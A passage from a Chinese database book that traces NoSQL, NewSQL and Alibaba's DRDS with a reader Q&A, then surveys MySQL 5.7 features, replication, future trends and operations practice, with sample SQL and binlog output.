
接口简单了,性能就更容易提升,扩展性也更容易实现,这就是 NoSQL 系统的起源。

他们喊出了非常响亮的口号: No SQL! No SQL 标志着他们的时代到来。

6.7.5 2005 年: 不仅仅是 SQL

经过 5 年的忽悠,有很多人愿意相信 NoSQL 似乎确有其事。于是有一批先行者就开始探索各种玩法: http://www.lampchina.net/mod-news_do-show_ID-8272.html。

Digg 采用 Cassandra 遭遇失败,其工程副总裁离职,下图是 Digg 工程的前副总裁约翰·奎恩(John Quinn)。



玩着玩着,大家发现还是不靠谱。这不行啊,这东西不就是让我们每个业务都把关系数据库从新实现一把吗?让我们退回到层次模型上去啊。对于人类而言,开历史的倒车明显是不受待见的。于是,有一批人站出来了,说 No 什么 SQL,还是得有数据库。但 NoSQL 的开发者们已经忽悠了那么多投资人的钱,总得有个交代啊,既然没办法颠覆,咱们就共存吧,什么 NoSQL 和 SQL,大家一家人,各自发展就好了。这就是 Not only SQL 的起源。

NoSQL 有哪些明确的场景呢?

比如 HDFS 比较火,于是就有人发现:“哎?我们如果学 Google,弄个分布式 KV 是不是也能火?”呵呵,我想这就是某个 base 的最大价值。不过在这个平缓期还是能看到一些创新性的想法的,他们帮助数据库领域往前走了不大的一步。MongoDB 是个不错的思路(我个人觉得),JSON 替代了臃肿的 XML 成为了一个小的标准,而在这个上面做很多索引,也是很聪明的做法,借鉴了数据库的核心思路,这也算是共存。其他的 NoSQL 也在往 SQL 上面努力,比如 Cassandra 的 CQL、HBase 的各类 SQL 引擎,其实都是对关系数据模型的一种妥协。毕竟, NoSQL 还没有好到能够颠覆整个生态。

6.7.6 2013 年: No, SQL

不, 我们还是需要关系数据库, 这就是现在我们的感觉。经过了 10 年的折腾, 我们还是发现关系模型是目前最方便表达数据存取的语言, 比其他都要方便得多, 所以还是妥协吧。于是所有的 NoSQL 都在想办法尝试支持关系数据库。然而回到初始, 我们不就是因为关系数据库不能满足用户要求, 所以才要去做 NoSQL 的吗? 难道 NoSQL 弄个关系代数引擎, 就能做出魔法吗? 其实也不行, 该有的限制一个都没少, 最终大家殊途同归, 还是回到了如何能够让关系数据库更具有扩展性、性能更好这条路上来, 条条大路通罗马嘛, 和气生财。这就是 NewSQL 的起源。

DRDS 也是 NewSQL 的一员, 其实说实话, 我挺有感触的。对这么多年来一直坚守在分布式数据库这个领域的人来说, 能够坚持下来真的不容易, 外界有太多的诱惑, 最火的时候, 连 DBA 都去学了各种 NoSQL 的运维技术。然而, 我们能够坚守, 其实就是因为懂得历史也看得见现在。我们深刻地知道, 科学就是承认自己并非无所不能, 然后不断地往那无所不能的地方努力的一种精神。一直以来, 我们都尽可能地协助用户保留关系数据库的方便性, 然后想办法告知用户哪些地方目前还缺少技术突破, 应该使用哪些工具来替代, 所以也算是积累了非常多的经验。

同时我们也在努力追求数据库领域的那个圣杯: 更快地存取数据, 可以按需扩缩以承载更大的访问量和更大的数据量, 开发容易, 硬件成本低。这是大家梦寐以求的东西。也是我们在追求的。虽不能至, 吾心向往之。

6.7.7 阿里的技术选择

在本节的最后来聊聊阿里的技术选择。其实, 所有大公司似乎都在释放各种信号, XXX 在用什么系统了, XXX 又在用什么系统。阿里可能不大一样, 从内部来说, 它也是个生态系统, 实际上用户选择什么主要是由用户自己决定的, 所以阿里能够出现任何一种选择, 只要用户能解决问题即可。而 TDDL DRDS 这套体系, 只能说它是目前用得最广的一套, 原因也很简单, 它改变的行为习惯少。

双 11 对 DRDS 这套体系来说其实没什么压力, 我在前几年的双 11 期间虽然都在核心作战室, 不过一般我的做法都是到了那里说: “您辛苦了, 您也是, 大家辛苦了”, 然后吃吃吃。因为确实没什么好担心的啊, DRDS 体系没有在双 11 期间能造成不平稳情况的因素, DRDS 的能力更多地体现在双 11 的开始和结束的阶段, 我们需要在那之前对机器进行扩容, 以及之后对机器进行缩容, 这些才是 DRDS 的核心能力。但上次我确实是很紧张,

其余基本就没啥了，与大多数的时间里，我跟大家一样，都是专注于普通的功能开发而已。

6.7.8 疑问与解惑

Q: ADS 是什么？它和 DRDS 的关系是？

ADS 主打 Ad-Hoc 查询，目前不支持事务。DRDS 则支持事务，这两个系统是互补的，一个针对离线，一个针对在线。

Q: 请问阿里的 DRDS 如何实现 JOIN SQL 语句来执行多表关联查询？如何兼容单机存储的 SQL？需要注意那些坑？

方案有很多，其实如果对 JOIN 有了解，也就那么几种，hash/index nest loop / sort merge，没什么魔法。

<http://coding-geek.com/how-databases-work/>，这个不错，我比较推荐。

Q: 请问你怎么看 schema less/free？

似乎没见过这俩拼一起哈，我个人是分开。但本质是同一个东西，我觉得有市场。不过不知道能有多大。

优势：业务模型更灵活。

劣势：额外的空间占用。

技术债也是一定要还的。我清楚地记得当年我维护的一个 CMS 系统，所有数据都是 map。结果最后有一些诡异的数据不知道何时被塞到里面。可是也没人知道是在哪里塞的。Debug 都很难找到。所以在一般情况下，结合起来会更好一些。目前 PG/MySQL 都开始支持 JSON 了。这东西其实只是工作量问题。没什么技术上的难度。

Q: 最近很多声音说不要再用 MongoDB，你怎么看？

这就纯属个人意见了。我个人不喜欢 MongoDB 那群人对技术的态度（《MongoDB 核心贡献者：不是 MongoDB 不行，而是你不懂！》这篇文章的网址链接：<http://www.cnblogs.com/shanyou/archive/2012/11/17/2774344.html>）。

然而，为什么会这样，还不是某些人为了骗粉，默认配置特别激进么？！而开发者不会告诉你，如果改成安全配置，他们的性能没比 SQL 强到哪里去。

一个存储，最少需要 10 年才能稳定。前些天刚碰到一个游戏客户说某 NoSQL 数据文件损坏无法恢复，问我们有没有办法，我说，在下次选择时要谨慎点，性能不是唯一要考虑的

因素，这次请节哀。

Q：海量、低延时（毫秒级）、高并发（十万以上），目前关系型数据库是否有并存的方案？

10 万并发不算是很高。DRDS 是你最好的选择。

Q：非结构化数据，如文本、树图等，这些是 SQL 无法处理的，是否使用 NoSQL 更合理？

非结构化数据也是一个重要的门类，它一直都存在，以后也会存在，但 NoSQL 为了宣传，把所有的东西都拉到自己阵营，这其实已经违背其初衷。

Twitter 的图数据库其实也是依托 MySQL 做的。你给我钱给我人，给我时间，我能用汇编写任何东西。

Q：能说一下 DRDS 和 RDS 的关系吗？

一个偏重分布式，一个偏重单机。

Q：SQL 模型已经存在那么多年了，数据库领域有其他可能更好使的语言模型方向吗？

目前还没见到更好地抽象，所谓好使就是你发现它占据了更多“江山”。在历史上有很多次尝试，比如对象数据库等，但实际上也都是针对 SQL 问题的一些改善。不过目前还没有特别成功的。

Q：本节有提到，分布式数据库网路延迟方面的瓶颈一直是一个需要突破的点，你是否认为新型网路架构，或是网路设备的出现能够逐步弥补这一点呢？

能够做到一些改善，但谈不上完美解决。目前系统需要更大的突破。

Q：能不能简单用一句话来概括 DRDS 的强大？

它在 SQL 数据库里是扩展性最好的，在 NoSQL 数据库里是使用起来最方便的。

Q：WebScaleSQL 与 DRDS 是什么关系？

没有太大关系，当成竞争对手似乎也可以。

Q：DRDS 和 NewSQL 有何异同？

DRDS 属于 NewSQL。


6.8 MySQL 5.7 新特性大全和未来展望

杨尚刚，熊猫直播公司数据库负责人，负责熊猫直播后端数据库建设和架构设计。前新浪高级数据库工程师，负责新浪微博核心数据库架构改造优化，以及数据库相关的服务器存储选型设计。



2015 年最重磅的当属 MySQL 5.7 GA 的发布，号称 160 万只读 QPS，大有赶超 NoSQL 趋势。

下面这张图是 Oracle 在只读场景下官方测试的结果，看上去 QPS 确实提升很大。不过官方的测试环境配置是很高的，所以这个 160 万 QPS 对于大家的测试来说，可能还比较遥远，所以实际测试的结果可能会使人失望。但是至少我们看到了基于同样测试环境，MySQL 5.7 版本在性能上的改进，对于多核利用的改善。



6.8.1 提高运维效率的特性

1. MySQL 5.7 动态修改 Buffer Pool

MySQL 从 5.7.5 版本开始可以在线动态调整，对运维更友好。很多人都经历过 Buffer


Pool 过大或过小调整时需要重启实例，运维成本非常高，尤其是主库或其他核心业务。

2. MySQL redo log 大小

`innodb_log_file_size` 在 MySQL 5.6.2 版本之间最大可以设置 4GB，在 5.6.2 版本之后最大可以设置 512GB。

当然这个大小也不是越大越好，但是提供了可以尝试的机会，越大的 redo log 理论会有更稳定的性能。当然带来的风险就是故障恢复时间会更长。

下图就是不同 redo 大小的性能的对比，主要是看性能抖动情况



3. innodb_file_per_table

在 MySQL 5.6.5 版本之前，默认值是 OFF，从 5.6.5 版本开始，默认值是 ON，独立表空间优点很明显，比如拥有更好的并发和存储空间整理能力。

尤其可以使用 InnoDB Transportable tablespaces，可以像 MyISAM 一样快速迁移表。

4. query cache

在 MySQL 5.6.8 版本之前的默认值是 1，在 5.6.8 版本后的默认值为 0，默认关闭，并且 MySQL 官方开发组也有计划在 8.0 版本中移除 query cache。整体来说关闭 query cache 是利远大于弊，官方最终也选择了关闭。

5. SQL_Mode 变为 Strict mode

SQL 要求更严格，在 MySQL 5.6.6 版本前，MySQL_Mode 为空，最为宽松，不够严谨。在 MySQL 5.6.6 和 MySQL 5.7.4 版本期间，默认值为 NO_ENGINE_SUBSTITUTION。在 MySQL 5.7.8 版本之后的默认值如下所示。

- ONLY_FULL_GROUP_BY。
- STRICT_TRANS_TABLES。
- NO_ZERO_IN_DATE。
- NO_ZERO_DATE。

- ERROR_FOR_DIVISION_BY_ZERO。
- NO_AUTO_CREATE_USER NO_ENGINE_SUBSTITUTION。

以 NO_ZERO_DATE 为例，如果你原表里有 0000-00-00 这种数据，在 MySQL 5.7 版本中使用默认 SQL_Mode 时改表就会报错了。

6. binlog_rows_query_events

默认关闭，可选打开，建议打开，因为它还是比较有用的。可以通过它看到 row 格式下的 SQL 语句，方便排查问题和恢复数据。

下图就是开启之后 binlog 解析出来的内容，可以看到正常 SQL。

```
# at 1354
#151216 10:24:50 server id 72920000 end_log_pos 1408 CRC32 0x5e02d40f Rows_query
# update t1 set id=10 where id=1
# at 1408
#151216 10:24:50 server id 72920000 end_log_pos 1453 CRC32 0x3f5eea22 Table_map: `t
# at 1453
#151216 10:24:50 server id 72920000 end_log_pos 1499 CRC32 0x8f77c8f0 Update_rows:
### UPDATE `test`.`t1`
### WHERE
###   @1=1 /* INT meta=0 nullable=0 is_null=0 */
### SET
###   @1=10 /* INT meta=0 nullable=0 is_null=0 */
```

7. max_execution_time


在 MySQL 5.7.4 版本刚引入时名称为 max_statement_time，后来改成 max_execution_time。

单位是毫秒，这种 SQL 语句的超时中断策略是其自我保护的一种方案。

只针对 select，也可以在 SQL 里指定。如果是 percona 版本，这个参数更暴力，对所有请求生效，要慎用。

8. replication info in tables

crash-safe slave 方案，最早 Google 做的方案是存储在事务日志里。单独存储更灵活，可以解决很多从库宕机后 duplicate key 问题，下图是修改前后的对比。




9. innodb_numa_interleave

建议关掉 NUMA。最早在 Twitter 分支有提供类似参数,通过在启动实例时设置 `numactl --interleave all`。不过系统内核也一直在优化 NUMA 访问,实际线上使用系统默认 NUMA 策略,很少遇到过因 NUMA 访问而导致的 swap 问题。


10. 动态修改 replication filter

方便做拆分或做级连复制的时候使用,可通过 `change` 动态修改。如果用过 `replication filter` 应该清楚,具体过程如下图所示。



6.8.2 优化器 Server 层改进

优化器主要还是基于 `cost model` 层面和给用户更多自主优化,如下页中的图所示。



可配置 cost based optimizer、mysql.server_cost 和 mysql.engine_cost，如下图所示。

cost_name	cost_value	last update	comment
disk_temptable_create_cost	100	2017-07-12 16:19:07	NULL
disk_temptable_row_cost	80	2017-07-12 16:19:29	NULL
key_compare_cost	NULL	2016-10-12 15:33:46	NULL
memory_temptable_create_cost	NULL	2016-10-12 15:33:46	NULL
memory_temptable_row_cost	NULL	2016-10-12 15:33:46	NULL
row_evaluate_cost	NULL	2016-10-12 15:33:46	NULL

6 rows in set (0.00 sec)

New JSON 数据类型和函数支持。当然 JSON 也可以存在 Text 或 VARCHAR 里用内置 JSON，更容易访问，方便修改，如下图所示。

<pre>CREATE TABLE employees (data JSON); INSERT INTO employees VALUES ('{"id": 1, "name": "Jane"}'); INSERT INTO employees VALUES ('{"id": 2, "name": "Joe"}');</pre>	<pre>SELECT * FROM employees;</pre> <pre> +-----+ data +-----+ {"id": 1, "name": "Jane"} {"id": 2, "name": "Joe"} +-----+ 2 rows in set (0.00 sec)</pre>
---	--

支持生成列（虚拟列），以及虚拟列上索引，下面的语句就是如何创建一张包含虚拟列的表的实例。

```
CREATE TABLE order_lines (orderno integer,
lineno integer,
price decimal(10,2),
```

```
qty integer,
sum_price decimal(10,2) GENERATED ALWAYS AS (qty*price) STORED);
```

简化查询，支持有 `virtual` 和 `stored` 两种，不过这个功能还是比较小众。

下图是二者的对比。

	Pros	Cons
STORED	<ul style="list-style-type: none"> • Can be primary key too • All index types supported • Looks like a normal field 	<ul style="list-style-type: none"> • Slow ALTER TABLE • Takes space on disk
VIRTUAL	<ul style="list-style-type: none"> • Instant ALTER TABLE • Faster INSERT • Looks like a normal field 	<ul style="list-style-type: none"> • Secondary key only • BTREE index only

MySQL 5.7 版本还对 `explain` 做了增强，对于当前正在运行查询 `explain`。

`EXPLAIN[FORMAT=(JSON|TRADITIONAL)]FOR CONNECTION<ID>;`

6.8.3 InnoDB 层优化

InnoDB 层核心还是拆分各种锁，提高并发。只读事务优化就是其中的一个例子。

不再使用只读事务 `list`，重构 `MVCC` 代码，不为只读事务分配事务 `ID`，降低内存开销。

那如何使用只读事务呢？可以参考以下这些。

- `start transaction read only`。
- 开启 `autocommit` 下的不加锁的 `select` 语句。


原生支持分区 `Native Partitioning`，之前版本分区表是放在 `Server` 层管理的，现在是在引擎层面支持，更节省内存，分区越多，效果越明显。

`atomic write`，`disable double write`，MySQL 5.7 开始支持 `atomic write`，成本高，性价比不算高，需要底层存储硬件支持，感觉比较鸡肋。

- 支持 `spatial index` 空间索引。
- 基于 `R tree` 实现。
- 目前只支持 `2D` 数据类型。
- 支持 `GeoHash` 和 `GeoJson`，提高数据查找效率。

而 `Transparent page compression` 需要文件系统支持 `PUNCH HOLE`，`ext4` 和 `xfs` 都可以支持，测试效果比目前压缩效果好一些。适配更多压缩算法，支持 `lz4` `zlib`，功能还不够稳定和成熟。具体的压缩效果如下页中的第一张图所示，从 2 种压缩格式的压缩结果来看，压缩比还是比较接近的，但新的压缩方式造成的性能损失更小，是具有一定优势的。

performance_schema 改进时增加了很多统计信息表, metadata_locks、status_by_host、status_by_user、status_by_thread, 获取当前执行的慢查询 Top10, 可以获取到更多状态信息。




下图是对单个 thread_ID 吞吐量统计信息。

THREAD_ID	VARIABLE_NAME	VARIABLE_VALUE
30	Bytes_received	6350
30	Bytes_sent	293718


新增加的 sys 数据库, 相当于对 performance_schema 的数据整合。I/O 信息和索引信息, 相当于 Oracle 里的 V\$ Catalog, 基于 ps_helper 实现, 基于 performance schema 画的 SQL 执行时间分布图。

下图是 MySQL Replication 的发展历史。最大的亮点是 GTID 增强, 支持在线调整 GTID。当然也不是简单的 SET @@GLOBAL.GTID_MODE=ON, 步骤也很复杂, 不过至少不用停机, 也是进步了。




从库可以不开启 log_slave_updates, 通过引入 gtid_executed 表实现, 对性能有一定的帮助, 大大简化切换流程。增强半同步复制, 确保从库先收到, 设置半同步从库个数。使用 MySQLbinlog 作为伪 slave 是个不错方案。

下图展示了 loss-less 半同步和之前的区别。




并行复制优化, Database 5.6 默认并行复制。5.7 引入 logical-clock 方案, 一个组提交内事务都可以并行, 可以达到接近主库并发效果, 如下图所示。



下图展示了不同复制方案的可用性级别。

Simple replication	98-99.9%
Master-Master/MMM	99%
SAN	99.5-99.9%
DRBD, MHA, Tungsten Replicator	99.9%
NDBCluster, Galera Cluster	99.999%

在 5.7 版本中引入 group replication 也是为了提高可用性。多主复制，多点写入（如下图所示），内部检测冲突，保证一致性，自动探测。支持 GTID，共享 UUID，只支持 InnoDB，不支持并发 DDL。



从数据安全方面来看，用户密码会自动过期，不过大部分用户不会频繁更新密码，建议关闭这个参数。default_password_lifetime 控制过期默认一年。锁定用户，支持 SSL 访问，Server 端利用 OpenSSL 加密。

工具支持 MySQLdump，并行版 mysqldump，也是替换原生 MySQLdump 和 mydumper 的。--watch-progress 查看 dump 进度，--compress-ouptut 压缩。MySQLdump 可以作为一个伪 slave 接受 binlog，做 binlog 备份的嵌套的方案，也支持 SSL。

整体来说，MySQL 5.7 做的改进还是非常有吸引力的，不论是从运维角度还是性能优化上，当然真正在生产环境上遇到问题时在所难免的，要做好踩坑的准备。

6.8.4 未来发展

1. RDS 服务


现在有越来越多的公司开始使用云服务的 RDS 产品，而与 RDS 相关的产品也在逐步完善本身的特性和工具。RDS 服务降低了用户的使用门槛和运维成本，它将成为未来的主流趋势。

关于 RDS 服务的一些建议，数据库经验积累还是很重要的，面临过或解决的问题越多，提供的服务也相对越稳定。RDS 提供便利的同时，也存在数据安全的风险和 RDS 服务本身的 SLA 保证，这是用户更关心的。所以既要了解当前使用云服务 RDS 的便利之处，也要意识到数据库在网站整体架构中的地位 and 它所带来的风险。

如何降低云服务商故障对业务影响，其实从 RDS 提供的性能指标考量，如果使用同等性能配置的物理服务器，RDS 的成本还是偏高一些的。

2. 存储层的优化

LevelDB、RocksDB 等基于 LSM Tree 存储引擎出现适配高性能存储 SSD，拥有更高的压缩比、更低的写入放大比例，如下图所示。



不过缺点是读性能差，适合写多读少场景现在 Facebook。

开源的数据库分支 MyRocks 就结合了 RocksDB 的这些特性，虽然它的成熟度和 InnoDB 有些差距，但至少我们以后在存储引擎上也可以多一个选择。

3. 系统层优化

数据库应用的系统优化主要还是 I/O 方面，内核层面的 blk-MQ、scsi-MQ、IO 中断多队列优化，存储介质上的 3D Xpoint 是一种接近内存的访问速度和非易失存储，未来整个数据库实例都可以放在这种介质上面，也是一场新的变革。

6.8.5 运维经验总结

1. 数据恢复

以备份 xtrabackup 物理为主，mydumper/MySQLpump 为辅，binlog 备份也是很重要的，它可以用于基于时间点的恢复。


2. online ddl

MySQL 5.6 版本和 5.7 版本虽然一直在改善这个问题，但是从主从同步这个角度来看，它还是没有被解决。目前解决 online DDL 主要以采用以下这几个方案。

- MySQL 原生支持方式。
- pt_osc 和 gh_ost 等第三方工具。

- 先修改从库，然后通过主从切换的方式修改。

下图是目前主流的 Online DDL 方案。



总体使用 pt-osc 更通用一些，pt-osc 有需要注意的一些坑，比如在表内有重复数据的情况下添加唯一键，导致重复数据丢失；在行格式下，只在从库使用 OSC，同样也会丢数据。

3. MySQL 慢日志系统

基于 pt-query-digest logstash 和 Anemometer 实现，可以定期跟踪线上业务慢查询优化。

6.8.6 疑问与解惑

Q: 请问 query cache 关闭的原因是什么？MySQL 是否支持全同步？

query cache 访问需要获取一个全局锁，在高并发的时候争用很严重。更主要的是 query cache 缓存的效果并不好。原生 MySQL 的话，5.7 里的 group replication 是支持全同步的，还有目前的基于 Galera 实现的 percona xtradb cluster 也是支持全同步的。

